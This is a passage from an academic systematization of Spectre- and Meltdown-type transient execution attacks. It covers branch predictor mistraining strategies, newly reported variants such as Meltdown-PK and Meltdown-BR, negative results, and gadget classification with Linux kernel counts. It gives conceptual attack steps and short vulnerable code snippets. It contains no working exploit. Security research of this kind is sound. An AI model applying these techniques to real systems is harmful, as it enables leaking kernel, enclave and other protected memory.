In current literature [52, 50, 14, 6], several of the above branch poisoning strategies have been overlooked for different Spectre variants. We summarize the results of an assessment of vulnerabilities under mistraining strategies in Table 11.2. Our systematization thus reveals clear blind spots that allow an attacker to mistrain branch predictors in previously unknown ways. As explained further, depending on the adversary's capabilities (e.g., in-process, sandboxed, remote, enclave, etc.) these previously unknown mistraining strategies may lead to new attacks and/or bypass existing defenses.

3.1. Spectre-PHT (Input Validation Bypass)

Microarchitectural Element. Kocher et al. [52] first introduced Spectre Variant 1, an attack that poisons the Pattern History Table (PHT) to mispredict the direction (taken or not-taken) of conditional branches. Depending on the underlying microarchitecture, the PHT is accessed based on a combination of virtual address bits of the branch instruction plus a hidden Branch History Buffer (BHB) that accumulates global behavior for the last N branches on the same physical core [20, 19]

Reading Out-of-Bounds. Conditional branches are commonly used by programmers and/or compilers to maintain memory safety invariants at runtime. For example, consider the following code snippet for bounds checking [52]:

```
if (x < len(array1)) { y = array2[array1[x] * 4096]; }
```

At the architectural level, this program clearly ensures that the index variable `x` always lies within the bounds of the fixed-length buffer `array1`. However, after repeatedly supplying valid values of `x`, the PHT will reliably predict that this branch evaluates to true. When the adversary now supplies an invalid index `x`, the CPU continues along a mispredicted

path and transiently performs an out-of-bounds memory access. The above code snippet features an explicit example of a "leak gadget" that may act as a microarchitectural covert channel: depending on the out-of-bounds value being read, the transient instructions load another memory page belonging to `array2` into the cache.

Writing Out-of-Bounds. Kiriansky and Waldspurger [50] showed that transient writes are also possible by following the same principle. Consider the following code line:

```
if (x < len(array)) { array[x] = value; }
```

After mistraining the PHT component, attackers controlling the untrusted index `x` can transiently write to arbitrary out-of-bounds addresses. This creates a transient buffer overflow, allowing the attacker to bypass both type and memory safety. Ultimately, when repurposing traditional techniques from return-oriented programming [77] attacks, adversaries may even gain arbitrary code execution in the transient domain by overwriting return addresses or code pointers.

Overlooked Mistraining Strategies. Spectre-PHT attacks so far [52, 65, 50] rely on a same-address-space in-place branch poisoning strategy. However, our results (cf. Table 11.2) reveal that the Intel, ARM, and AMD CPUs we tested are vulnerable to all four PHT mistraining strategies. In this, we are the first to successfully demonstrate Spectre-PHT-style branch misprediction attacks *without prior execution of the victim branch*. This is an important contribution as it may open up previously unknown attack avenues for restricted adversaries.

Cross-address-space PHT poisoning may, for instance, enable advanced attacks against a privileged daemon process that does not directly accept user input. Likewise, for Intel SGX technology, remote attestation schemes have been developed [78] to enforce that a victim enclave can only be run exactly once. This effectively rules out current state-of-the-art SGXSpectre [65] attacks that repeatedly execute the victim enclave to mistrain the PHT branch predictor. Our novel out-of-place PHT poisoning strategy, on the other hand, allows us to perform the training phase entirely *outside* the enclave on the same physical core by repeatedly executing a congruent branch in the untrusted enclave host process (cf. Figure 11.3).

Table 11.2.: Spectre-type attacks performed in-place, out-of-place, same-address-space (*i.e.*, intra-process), or cross-address-space (*i.e.*, cross-process).

	Method \ Attack		Spectre-PHT	Spectre-BTB	Spectre-RSB	Spectre-STL
Intel	intra-process	in-place	● [52, 50]	★	● [61]	● [30]
		out-of-place	★	● [14]	● [61, 54]	○
	cross-process	in-place	★	● [52, 14]	● [61, 54]	○
		out-of-place	★	● [52]	● [54]	○
ARM	intra-process	in-place	● [52, 50]	★	● [6]	● [6]
		out-of-place	★	☆	● [6]	○
	cross-process	in-place	★	● [6, 52]	☆	○
		out-of-place	★	☆	☆	○
AMD	intra-process	in-place	● [52]	★	★	● [30]
		out-of-place	★	☆	★	○
	cross-process	in-place	★	● [52]	★	○
		out-of-place	★	☆	★	○

Symbols indicate whether an attack is possible and known (●), not possible and known (○), possible and previously unknown or not shown (★), or tested and did not work and previously unknown or not shown (☆). All tests performed with no defenses enabled.

3.2. Spectre-BTB (Branch Target Injection)

Microarchitectural Element. In Spectre Variant 2 [52], the attacker poisons the Branch Target Buffer (BTB) to steer the transient execution to a mispredicted branch target. For direct branches, the CPU indexes the BTB using a subset of the virtual address bits of the branch instruction to yield the predicted jump target. For indirect branches, CPUs use different mechanisms [29], which may take into account global branching history accumulated in the BHB when indexing the BTB. We refer to both types as Spectre-BTB.

Hijacking Control Flow. Contrary to Spectre-PHT, where transient instructions execute along a restricted mispredicted path, Spectre-BTB allows redirecting transient control flow to an arbitrary destination. Adopting established techniques from return-oriented programming (ROP) attacks [77], but abusing BTB poisoning instead of application-level vulner-

abilities, selected code "gadgets" found in the victim address space may be chained together to construct arbitrary transient instruction sequences. Hence, where the success of Spectre-PHT critically relies on unintended leakage along the mispredicted code path, ROP-style gadget abuse in Spectre-BTB allows to more directly construct covert channels that expose secrets from the transient domain (cf. Figure 11.2). We discuss gadget types in more detail in Section 5.

Overlooked Mistraining Strategies. Spectre-BTB was initially demonstrated on Intel, AMD, and ARM CPUs using a cross-address-space in-place mistraining strategy [52]. With SGXPectre [14], Chen et al. extracted secrets from Intel SGX enclaves using either a cross-address-space in-place or same-address-space out-of-place BTB poisoning strategy. We experimentally reproduced these mistraining strategies through a systematic evaluation presented in Table 11.2. On AMD and ARM, we could not demonstrate out-of-place BTB poisoning. Possibly, these CPUs use an unknown (sub)set of virtual address bits or a function of bits which we were not able to reverse engineer. We encourage others to investigate whether a different (sub)set of virtual address bits is required to enable the attack.

To the best of our knowledge, we are the first to recognize that Spectre-BTB mistraining can also proceed by *repeatedly executing the vulnerable indirect branch with valid inputs*. Much like Spectre-PHT, such same-address-space in-place BTB (Spectre-BTB-SA-IP) poisoning abuses the victim's own execution to mistrain the underlying branch target predictor. Hence, as an important contribution to understanding attack surface and defenses, in-place mistraining *within* the victim domain may allow bypassing widely deployed mitigations [4, 42] that flush and/or partition the BTB before entering the victim. Since the branch destination address is now determined by the victim code and not under the direct control of the attacker, however, Spectre-BTB-SA-IP cannot offer the full power of arbitrary transient control flow redirection. Yet, in higher-level languages like C++ that commonly rely on indirect branches to implement polymorph abstractions, Spectre-BTB-SA-IP may lead to subtle "speculative type confusion" vulnerabilities. For example, a victim that repeatedly executes a virtual function call with an object of `TypeA` may inadvertently mistrain the branch target predictor to cause misspeculation when finally executing the virtual function call with an object of another `TypeB`.

3.3. Spectre-RSB (Return Address Injection)

Microarchitectural Element. Maisuradze and Rossow [61] and Koruyeh et al. [54] introduced a Spectre variant that exploits the Return Stack Buffer (RSB). The RSB is a small per-core microarchitectural buffer that stores the virtual addresses following the N most recent `call` instructions. When encountering a `ret` instruction, the CPU pops the topmost element from the RSB to predict the return flow.

Hijacking Return Flow. Misspeculation arises whenever the RSB layout diverges from the actual return addresses on the software stack. Such disparity for instance naturally occurs when restoring kernel/enclave/user stack pointers upon protection domain switches. Furthermore, same-address-space adversaries may explicitly overwrite return addresses on the software stack, or transiently execute `call` instructions which update the RSB without committing architectural effects [54]. This may allow untrusted code executing in a sandbox to transiently divert return control flow to interesting code gadgets outside of the sandboxed environment.

Due to the fixed-size nature of the RSB, a special case of misspeculation occurs for deeply nested function calls [54, 61]. Since the RSB can only store return addresses for the N most recent calls, an underfill occurs when the software stack is unrolled. In this case, the RSB can no longer provide accurate predictions. Starting from Skylake, Intel CPUs use the BTB as a fallback [20, 54], thus allowing Spectre-BTB-style attacks triggered by `ret` instructions.

Overlooked Mistraining Strategies. Spectre-RSB has been demonstrated with all four mistraining strategies, but only on Intel [61, 54]. Our experimental results presented in Table 11.2 generalize these strategies to AMD CPUs. Furthermore, in line with ARM's own analysis [6], we successfully poisoned RSB entries within the same-address-space but did not observe any cross-address-space leakage on ARM CPUs. We expect this may be a limitation of our current proof-of-concept code and encourage others to investigate this further.

3.4. Spectre-STL (Speculative Store Bypass)

Microarchitectural Element. Speculation in modern CPUs is not restricted to control flow but also includes predicting dependencies in the data flow. A common type of Store To Load (STL) dependencies require

Table 11.3.: Demonstrated Meltdown-type (MD) attacks.

Attack	#GP	#NM	#BR	#PF	U/S	P	R/W	RSVD	XD	PK
MD-GP (Variant 3a) [8]	●	○	○	○						
MD-NM (Lazy FP) [80]	○	●	○	○						
MD-BR	○	○	●	○						
MD-US (Meltdown) [58]	○	○	○	●	●	○	○	○	○	○
MD-P (Foreshadow) [87, 93]	○	○	○	●	○	●	○	●	○	○
MD-RW (Variant 1.2) [50]	○	○	○	●	○	○	●	○	○	○
MD-PK	○	○	○	●	○	○	○	○	○	●

Symbols (● or ○) indicate whether an exception type (left) or permission bit (right) is exploited. Systematic names are derived from what is exploited.

that a memory load shall not be executed before all preceding stores that write to the same location have completed. However, even before the addresses of all prior stores in the pipeline are known, the CPUs' memory disambiguator [36, 3, 46] may predict which loads can already be executed speculatively.

When the disambiguator predicts that a load does not have a dependency on a prior store, the load reads data from the L1 data cache. When the addresses of all prior stores are known, the prediction is verified. If any overlap is found, the load and all following instructions are re-executed.

Reading Stale Values. Horn [30] showed how mispredictions by the memory disambiguator could be abused to speculatively bypass store instructions. Like previous attacks, Spectre-STL adversaries rely on an appropriate transient instruction sequence to leak unsanitized stale values via a microarchitectural covert channel. Furthermore, operating on stale pointer values may speculatively break type and memory safety guarantees in the transient execution domain [30].

4. Meltdown-type Attacks

This section overviews Meltdown-type attacks, and presents a classification scheme that led to the discovery of two previously overlooked Meltdown variants (cf. Figure 11.1). Importantly, where Spectre-type attacks exploit

Table 11.4.: Secrets recoverable via Meltdown-type attacks and whether they cross the current privilege level (CPL).

Attack \ Leaks	Memory	Cache	Register	Cross-CPL
Meltdown-US (Meltdown) [58]	●	●	○	✓
Meltdown-P (Foreshadow-NG) [93]	○	●	○	✓
Meltdown-P (Foreshadow-SGX) [87]	◐	●	◐	✓
Meltdown-GP (Variant 3a) [8]	○	○	●	✓
Meltdown-NM (Lazy FP) [80]	○	○	●	✓
Meltdown-RW (Variant 1.2) [50]	●	●	○	✗
Meltdown-PK	☆	★	☆	✗
Meltdown-BR	★	★	☆	✗

Symbols indicate whether an attack crosses a processor privilege level (✓) or not (✗), whether it can leak secrets from a buffer (●), only with additional steps (◐), or not at all (○). Respectively (★ vs. ☆) if first shown in this work.

(branch) misprediction events to trigger transient execution, Meltdown-type attacks rely on transient instructions following a CPU exception. Essentially, Meltdown exploits that exceptions are only raised (*i.e.*, become architecturally visible) upon the retirement of the faulting instruction. In some microarchitectures, this property allows transient instructions ahead in the pipeline to compute on unauthorized results of the instruction that is about to suffer a fault. The CPU's in-order instruction retirement mechanism takes care to discard any architectural effects of such computations, but as with the Spectre-type attacks above, secrets may leak through microarchitectural covert channels.

Systematization of Meltdown Variants. We introduce a classification for Meltdown-type attacks in two dimensions. In the first level, we categorize attacks based on the exception that causes transient execution. Following Intel's [37] classification of exceptions as *faults*, *traps*, or *aborts*, we observed that Meltdown-type attacks so far have exploited faults, but not traps or aborts. The CPU generates faults if a correctable error has occurred, *i.e.*, they allow the program to continue after it has been resolved. Traps are reported immediately after the execution of the instruction, *i.e.*, when the instruction retires and becomes architecturally visible. Aborts report some unrecoverable error and do not allow a restart of the task that caused the abort.

In the second level, for page faults (#PF), we further categorize based on page-table entry protection bits (cf. Table 11.3). We also categorize attacks based on which storage locations can be reached, and whether it crosses a privilege boundary (cf. Table 11.4). Through this systematization, we discovered several previously unknown Meltdown variants that exploit different exception types as well as page-table protection bits, including two exploitable ones. Our systematic analysis furthermore resulted in the first demonstration of exploitable Meltdown-type delayed exception handling effects on AMD CPUs.

4.1. Meltdown-US (Supervisor-only Bypass)

Modern CPUs commonly feature a "user/supervisor" page-table attribute to denote a virtual memory page as belonging to the OS kernel. The original Meltdown attack [58] reads kernel memory from user space on CPUs that do *not* transiently enforce the user/supervisor flag. In the trigger phase (cf. Figure 11.2) an unauthorized kernel address is dereferenced, which eventually causes a page fault. Before the fault becomes architecturally visible, however, the attacker executes a transient instruction sequence that for instance accesses a cache line based on the privileged data read by the trigger instruction. In the final phase, after the exception has been raised, the privileged data is reconstructed at the receiving end of the covert channel (e.g., Flush+Reload).

The attacks bandwidth can be improved by suppressing exceptions through transaction memory CPU features such as Intel TSX [37], exception handling [58], or hiding it in another transient execution [29, 58]. By iterating byte-by-byte over the kernel space and suppressing or handling exceptions, an attacker can dump the entire kernel. This includes the entire physical memory if the operating system has a direct physical map in the kernel. While extraction rates are significantly higher when the kernel data resides in the CPU cache, Meltdown has even been shown to successfully extract uncached data from memory [58].

4.2. Meltdown-P (Virtual Translation Bypass)

Foreshadow. Van Bulck et al. [87] presented Foreshadow, a Meltdown-type attack targeting Intel SGX technology [34]. Unauthorized accesses to enclave memory usually do not raise a #PF exception but are instead

silently replaced with abort page dummy values (cf. Section 6.2). In the absence of a fault, plain Meltdown cannot be mounted against SGX enclaves. To overcome this limitation, a Foreshadow attacker clears the "present" bit in the page-table entry mapping the enclave secret, ensuring that a `#PF` will be raised for subsequent accesses. Analogous to Meltdown-US, the adversary now proceeds with a transient instruction sequence to leak the secret (e.g., through a Flush+Reload covert channel).

Intel [31] named *L1 Terminal Fault* (L1TF) as the root cause behind Foreshadow. A terminal fault occurs when accessing a page-table entry with either the present bit cleared or a "reserved" bit set. In such cases, the CPU immediately aborts address translation. However, since the L1 data cache is indexed in parallel to address translation, the page table entry's physical address field (*i.e.*, frame number) may still be passed to the L1 cache. Any data present in L1 and tagged with that physical address will now be forwarded to the transient execution, regardless of access permissions.

Although Meltdown-P-type leakage is restricted to the L1 data cache, the original Foreshadow [87] attack showed how SGX's secure page swapping mechanism might first be abused to prefetch arbitrary enclave pages into the L1 cache, including even CPU registers stored on interrupt. This highlights that SGX's privileged adversary model considerably amplifies the transient execution attack surface.

Foreshadow-NG. Foreshadow-NG [93] generalizes Foreshadow from the attack on SGX enclaves to bypass operating system or hypervisor isolation. The generalization builds on the observation that the physical frame number in a page-table entry is sometimes under direct or indirect control of an adversary. For instance, when swapping pages to disk, the kernel is free to use all but the present bit to store metadata (e.g., the offset on the swap partition). However, if this offset is a valid physical address, any cached memory at that location leaks to an unprivileged Foreshadow-OS attacker.

Even worse is the Foreshadow-VMM variant, which allows an untrusted virtual machine, controlling guest-physical addresses, to extract the host machine's entire L1 data cache (including data belonging to the hypervisor or other virtual machines). The underlying problem is that a terminal fault in the guest page-tables early-outs the address translation process, such that guest-physical addresses are erroneously passed to the L1 data cache, without first being translated into a proper host physical address [31].

4.3. Meltdown-GP (System Register Bypass)

Meltdown-GP (named initially Variant 3a) [39] allows an attacker to read privileged system registers. It was first discovered and published by ARM [8] and subsequently Intel [33] determined that their CPUs are also susceptible to the attack. Unauthorized access to privileged system registers (e.g., via `rdmsr`) raises a *general protection* fault (`#GP`). Similar to previous Meltdown-type attacks, however, the attack exploits that the transient execution following the faulting instruction can still compute on the unauthorized data, and leak the system register contents through a microarchitectural covert channel (e.g., Flush+Reload).

4.4. Meltdown-NM (FPU Register Bypass)

During a context switch, the OS has to save all the registers, including the floating point unit (FPU) and SIMD registers. These latter registers are large and saving them would slow down context switches. Therefore, CPUs allow for a lazy state switch, meaning that instead of saving the registers, the FPU is simply marked as "not available". The first FPU instruction issued after the FPU was marked as "not available" causes a *device-not-available* (`#NM`) exception, allowing the OS to save the FPU state of previous execution context before marking the FPU as available again.

Stecklina and Prescher [80] propose an attack on the above lazy state switch mechanism. The attack consists of three steps. In the first step, a victim performs operations loading data into the FPU registers. Then, in the second step, the CPU switches to the attacker and marks the FPU as "not available". The attacker now issues an instruction that uses the FPU, which generates an `#NM` fault. Before the faulting instruction retires, however, the CPU has already transiently executed the following instructions using data from the previous context. As such, analogous to previous Meltdown-type attacks, a malicious transient instruction sequence following the faulting instruction can encode the unauthorized FPU register contents through a microarchitectural covert channel (e.g., Flush+Reload).

4.5. Meltdown-RW (Read-only Bypass)

Where the above attacks [58, 87, 8, 80] focussed on stealing information across privilege levels, Kiriansky and Waldspurger [50] presented the first Meltdown-type attack that bypasses page-table based access rights *within* the current privilege level. Specifically, they showed that transient execution does not respect the "read/write" page-table attribute. The ability to transiently overwrite read-only data within the current privilege level can bypass software-based sandboxes which rely on hardware enforcement of read-only memory.

Confusingly, the above Meltdown-RW attack was originally named "Spectre Variant 1.2" [50] as the authors followed a Spectre-centric naming scheme. Our systematization revealed, however, that the transient cause exploited above is a `#PF` exception. Hence, this attack is of Meltdown-type, but *not* a variant of Spectre.

4.6. Meltdown-PK (Protection Key Bypass)

Intel Skylake-SP server CPUs support memory-protection keys for user space (PKU) [35]. This feature allows processes to change the access permissions of a page directly from user space, *i.e.*, without requiring a syscall/hypercall. Thus, with PKU, user-space applications can implement efficient hardware-enforced isolation of trusted parts [86, 28].

We present a novel Meltdown-PK attack to bypass both read and write isolation provided by PKU. Meltdown-PK works if an attacker has code execution in the containing process, even if the attacker cannot execute the `wrpkru` instruction (e.g., blacklisting). Moreover, in contrast to cross-privilege level Meltdown attack variants, there is no software workaround. According to Intel [38], Meltdown-PK can be mitigated using address space isolation. Recent Meltdown-resistant Intel processors enumerating RDCL_NO plus PKU support furthermore mitigate Meltdown-PK in silicon. With those mitigations, the memory addresses that might be revealed by transient execution attacks can be limited.

Experimental Results. We tested Meltdown-PK on an Amazon EC2 C5 instance running Ubuntu 18.04 with PKU support. We created a memory mapping and used PKU to remove both read and write access. As expected, protected memory accesses produce a `#PF`. However, our

proof-of-concept manages to leak the data via an adversarial transient instruction sequence with a Flush+Reload covert channel.


4.7. Meltdown-BR (Bounds Check Bypass)

To facilitate efficient software instrumentation, x86 CPUs come with dedicated hardware instructions that raise a *bound-range-exceeded* exception (`#BR`) when encountering out-of-bound array indices. The IA-32 ISA, for instance, defines a `bound` opcode for this purpose. While the `bound` instruction was omitted in the subsequent x86-64 ISA, modern Intel CPUs ship with Memory Protection eXtensions (MPX) for efficient array bounds checking.

Our systematic evaluation revealed that Meltdown-type effects of the `#BR` exception had not been thoroughly investigated yet. Specifically, Intel's analysis [42] only briefly mentions MPX-based bounds check bypass as a possibility, and recent defensive work by Dong et al. [17] highlights the need to introduce a memory `lfence` after MPX bounds check instructions. They classify this as a Spectre-type attack, implying that the `lfence` is needed to prevent the branch predictor from speculating on the outcome of the bounds check. According to Oleksenko et al. [66], neither `bndcl` nor `bndcu` exert pressure on the branch predictor, indicating that there is no prediction happening. Based on that, we argue that the classification as a Spectre-type attack is misleading as no prediction is involved. The observation by Dong et al. [17] indeed does not shed light on the `#BR` exception as the root cause for the MPX bounds check bypass, and they do not consider IA32 `bound` protection at all. Similar to Spectre-PHT, Meltdown-BR is a bounds check bypass, but instead of mistraining a predictor it exploits the lazy handling of the raised `#BR` exception.

Experimental Results. We introduce the Meltdown-BR attack which exploits transient execution following a `#BR` exception to encode out-of-bounds secrets that are never architecturally visible. As such, Meltdown-BR is an exception-driven alternative for Spectre-PHT. Our proofs-of-concept demonstrate out-of-bounds leakage through a Flush+Reload covert channel for an array index safeguarded by either IA32 `bound` (Intel, AMD), or state-of-the-art MPX protection (Intel-only). For Intel, we ran the attacks on a Skylake i5-6200U CPU with MPX support, and for AMD we evaluated both an E2-2000 and a Ryzen Threadripper 1920X. This is

Table 11.5.: CPU vendors vulnerable to Meltdown (MD).



Symbols indicate whether at least one CPU model is vulnerable (filled) vs. no CPU is known to be vulnerable (empty). Glossary: reproduced (● vs. ○), first shown in this paper (★ vs. ☆), not applicable (_). All tests performed without defenses enabled.

Table 11.6.: Gadget classification according to the attack flow and whether executed by the attacker (●), victim (○), or either (◐).

Attack	1. Preface	2. Trigger example	3. Transient	5. Reconstruction
Covert channel [95, 1, 76]	◐ Flush/Prime/Evict	-	◐ Load/AVX/Port/...	◐ Reload/Probe/Time
Meltdown-US/RW/GP/ NM/PK [58, 50, 8, 80]	● (Exception suppression)	● `mov/rdmsr/FPU`	● Controlled encode	● Exception handling
Meltdown-P [87, 93]	○ (L1 prefetch)	● `mov`	● Controlled encode	& controlled decode
Meltdown-BR	-	○ `bound/bndclu`	○ Inadvertent leak	*same as above*
Spectre-PHT [52]	◐ PHT poisoning	○ `jz`	○ Inadvertent leak	● Controlled decode
Spectre-BTB/RSB [52, 14, 61, 54]	◐ BTB/RSB poisoning	○ `call/jmp/ret`	○ ROP-style encode	● Controlled decode
Spectre-STL [30]	-	○ `mov`	○ Inadvertent leak	● Controlled decode
NetSpectre [76]	○ Thrash/reset	○ `jz`	○ Inadvertent leak	○ Inadvertent transmit

the first experiment demonstrating a Meltdown-type transient execution attack exploiting delayed exception handling on AMD CPUs [4, 58].

4.8. Residual Meltdown (Negative Results)

We systematically studied transient execution leakage for other, not yet tested exceptions. In our experiments, we consistently found no traces of transient execution beyond traps or aborts, which leads us to the hypothesis that Meltdown is only possible with faults (as they can occur at any moment during instruction execution). Still, the possibility remains that our experiments failed and that they are possible. Table 11.5 and Figure 11.1 summarize experimental results for fault types tested on Intel, ARM, and AMD.

Division Errors. For the divide-by-zero experiment, we leveraged the signed division instruction (`idiv` on x86 and `sdiv` on ARM). On the ARMs we tested, there is no exception, but the division yields merely zero. On x86, the division raises a *divide-by-zero* exception (`#DE`). Both on the AMD and Intel we tested, the CPU continues with the transient execution after the exception. In both cases, the result register is set to '0', which is the same result as on the tested ARM. Thus, according to our experiments Meltdown-DE is not possible, as no real values are leaked.

Supervisor Access. Although supervisor mode access prevention (SMAP) raises a page fault (`#PF`) when accessing user-space memory from the kernel, it seems to be free of any Meltdown effect in our experiments. Thus, we were not able to leak any data using Meltdown-SM in our experiments.

Alignment Faults. Upon detecting an unaligned memory operand, the CPU may generate an *alignment check* exception (`#AC`). In our tests, the results of unaligned memory accesses never reach the transient execution. We suspect that this is because `#AC` is generated early-on, even before the operand's virtual address is translated to a physical one. Hence, our experiments with Meltdown-AC were unsuccessful in showing any leakage.

Segmentation Faults. We consistently found that out-of-limit segment accesses never reach transient execution in our experiments. We suspect that, due to the simplistic IA32 segmentation design, segment limits are validated early-on, and immediately raise a `#GP` or `#SS` (*stack-segment fault*) exception, without sending the offending instruction to the ROB. Therefore, we observed no leakage in our experiments with Meltdown-SS.

Instruction Fetch. To yield a complete picture, we investigated Meltdown-type effects during the instruction fetch and decode phases. On our test systems, we did not succeed in transiently executing instructions residing in non-executable memory (*i.e.*, Meltdown-XD), or following an *invalid opcode* (`#UD`) exception (*i.e.*, Meltdown-UD). We suspect that exceptions during instruction fetch or decode are immediately handled by the CPU, without first buffering the offending instruction in the ROB. Moreover, as invalid opcodes have an undefined length, the CPU does not even know where the next instruction starts. Hence, we suspect that invalid opcodes only leak if the microarchitectural effect is already an effect caused by the invalid opcode itself, not by subsequent transient instructions.

5. Gadget Analysis and Classification

We deliberately oriented our attack tree (cf. Figure 11.1) on the microarchitectural root causes of the transient computation, abstracting away from the underlying covert channel and/or code *gadgets* required to carry out the attack successfully. In this section, we further dissect transient execution attacks by categorizing gadget types in two tiers and overviewing current results on their exploitability in real-world software.

5.1. Gadget Classification

First-Tier: Execution Phase. We define a "gadget" as a series of instructions executed by either the attacker or the victim. Table 11.6 shows how gadget types discussed in literature can be unambiguously assigned to one of the abstract attack phases from Figure 11.2. New gadgets can be added straightforwardly after determining their execution phase and objective.

Importantly, our classification table highlights that gadget choice largely depends on the attacker's capabilities. By plugging in different gadget types to compose the required attack phases, an almost boundless spectrum of adversary models can be covered that is only limited by the attacker's capabilities. For local adversaries with arbitrary code execution (e.g., Meltdown-US [58]), the gadget functionality can be explicitly implemented by the attacker. For sandboxed adversaries (e.g., Spectre-PHT [52]), on the other hand, much of the gadget functionality has to be provided by "confused deputy" code executing in the victim domain. Ultimately, as claimed by Schwarz et al. [76], even fully remote attackers may be able to launch Spectre attacks given that sufficient gadgets would be available inside the victim code.

Second-Tier: Transient Leakage. During our analysis of the Linux kernel (see Section 5.2), we discovered that gadgets required for Spectre-PHT can be further classified in a second tier. A second tier is required in this case as those gadgets enable different types of attacks. The first type of gadget we found is called *Prefetch*. A Prefetch gadget consists of a single array access. As such it is not able to leak data, but can be used to load data that can then be leaked by another gadget as was demonstrated by Meltdown-P [87]. The second type of gadget, called *Compare*, loads a value like in the Prefetch gadget and then branches on it. Using a contention

Table 11.7.: Spectre-PHT gadget classification and the number of occurrences per gadget type in Linux kernel v5.0.

Gadget	Example (Spectre-PHT)	#Occurrences
Prefetch	`if(i<LEN_A){a[i];}`	172
Compare	`if(i<LEN_A){if(a[i]==k){};}`	127
Index	`if(i<LEN_A){y = b[a[i]*x];}`	0
Execute	`if(i<LEN_A){a[i](void);}`	16

channel like execution unit contention [2, 9] or an AVX channel as claimed by Schwarz et al. [76], an attacker might be able to leak data. We refer to the third gadget as *Index* gadget and it is the double array access shown by Kocher et al. [52]. The final gadget type, called *Execute*, allows arbitrary code execution, similar to Spectre-BTB. In such a gadget, an array is indexed based on an attacker-controlled input and the resulting value is used as a function pointer, allowing an attacker to transiently execute code by accessing the array out-of-bounds. Table 11.7 gives examples for all four types.

5.2. Real-World Software Gadget Prevalence

While for Meltdown-type attacks, convincing real-world exploits have been developed to dump arbitrary process [58] and enclave [87] memory, most Spectre-type attacks have so far only been demonstrated in controlled environments. The most significant barrier to mounting a successful Spectre attack is to find exploitable gadgets in real-world software, which at present remains an important open research question in itself [61, 76].

Automated Gadget Analysis. Since the discovery of transient execution attacks, researchers have tried to develop methods for the automatic analysis of gadgets. One proposed method is called oo7 [91] and uses taint tracking to detect Spectre-PHT Prefetch and Index gadgets. oo7 first marks all variables that come from an untrusted source as tainted. If a tainted variable is later on used in a branch, the branch is also tainted. The tool then reports a possible gadget if a tainted branch is followed by a memory access depending on the tainted variable. Guarnieri et al. [26] mention that oo7 would still flag code locations that were patched with

Speculative Load Hardening [13] as it would still match the vulnerable pattern.

Another approach, called Spectector [26], uses symbolic execution to detect Spectre-PHT gadgets. It tries to formally prove that a program does not contain any gadgets by tracking all memory accesses and jump targets during execution along all different program paths. Additionally, it simulates the path of mispredicted branches for a number of steps. The program is run twice to determine whether it is free of gadgets or not. First, it records a trace of memory accesses when no misspeculation occurs (*i.e.*, runs the program in its intended way). Second, it records a trace of memory accesses with misspeculation of a certain number of instructions. Spectector then reports a gadget if it detects a mismatch between the two traces. One problem with the Spectector approach is scalability as it is currently not feasible to symbolically execute large programs.

The Linux kernel developers use a different approach. They extended the Smatch static analysis tool to automatically discover potential Spectre-PHT out-of-bounds access gadgets [11]. Specifically, Smatch finds all instances of user-supplied array indices that have not been explicitly hardened. Unfortunately, Smatch's false positive rate is quite high. According to Carpenter [11], the tool reported 736 gadget candidates in April 2018, whereas the kernel only featured about 15 Spectre-PHT-resistant array indices at that time. We further investigated this by analyzing the number of occurrences of the newly introduced `array_index_nospec` and `array_index_mask_nospec` macros in the Linux kernel per month. Figure 11.4 shows that the number of Spectre-PHT patches has been continuously increasing over the past year. This provides further evidence that patching Spectre-PHT gadgets in real-world software is an ongoing effort and that automated detection methods and gadget classification pose an important research challenge.

Academic Review. To date, only 5 academic papers have demonstrated Spectre-type gadget exploitation in real-world software [52, 14, 61, 30, 9]. Table 11.8 reveals that they either abuse ROP-style gadgets in larger code bases or more commonly rely on Just-In-Time (JIT) compilation to indirectly provide the vulnerable gadget code. JIT compilers as commonly used in e.g., JavaScript, WebAssembly, or the eBPF Linux kernel interface, create a software-defined sandbox by extending the untrusted attacker-provided code with runtime checks. However, the attacks in Table 11.8 demonstrate that such JIT checks can be transiently circumvented to leak memory contents outside of the sandbox. Furthermore, in the case

Table 11.8.: Spectre-type attacks on real-world software.

Attack	Gadgets	JIT	Description
Spectre-PHT [52]	2	✓	Chrome Javascript, Linux eBPF
Spectre-BTB [52]	2	✓/✗	Linux eBPF, Windows `ntdll`
Spectre-BTB [14]	336	✗	SGX SDK Intel/Graphene/Rust
Spectre-BTB [9]	690	✗	OpenSSL, glibc, pthread, ...
Spectre-RSB [61]	1	✓	Firefox WebAssembly
Spectre-STL [30]	1	✓	Partial PoC on Linux eBPF




Figure 11.4.: Evolution of Spectre-PHT patches in the Linux kernel over time (2018-2019).

of Spectre-BTB/RSB, even non-JIT compiled real-world code has been shown to be exploitable when the attacker controls sufficient inputs to the victim application. Kocher et al. [52] constructed a minimalist proof-of-concept that reads attacker-controlled inputs into registers before calling a function. Next, they rely on BTB poisoning to redirect transient control flow to a gadget they identified in the Windows `ntdll` library that allows leaking arbitrary memory from the victim process. Likewise, Chen et al. [14] analyzed various trusted enclave runtimes for Intel SGX and found several instances of vulnerable branches with attacker-controlled input registers, plus numerous exploitable gadgets to which transient control flow may be directed to leak unauthorized enclave memory. Bhattacharyya et al. [9] analyzed common software libraries that are likely to be linked against a victim program for gadgets. They were able to find numerous gadgets and were able to exploit one in OpenSSL to leak information.

Case Study: Linux Kernel. To further assess the prevalence of Spectre gadgets in real-world software, we selected the Linux kernel (Version 5.0) as a relevant case study of a major open-source project that underwent numerous Spectre-related security patches over the last year. We opted for an in-depth analysis of one specific piece of software instead of a

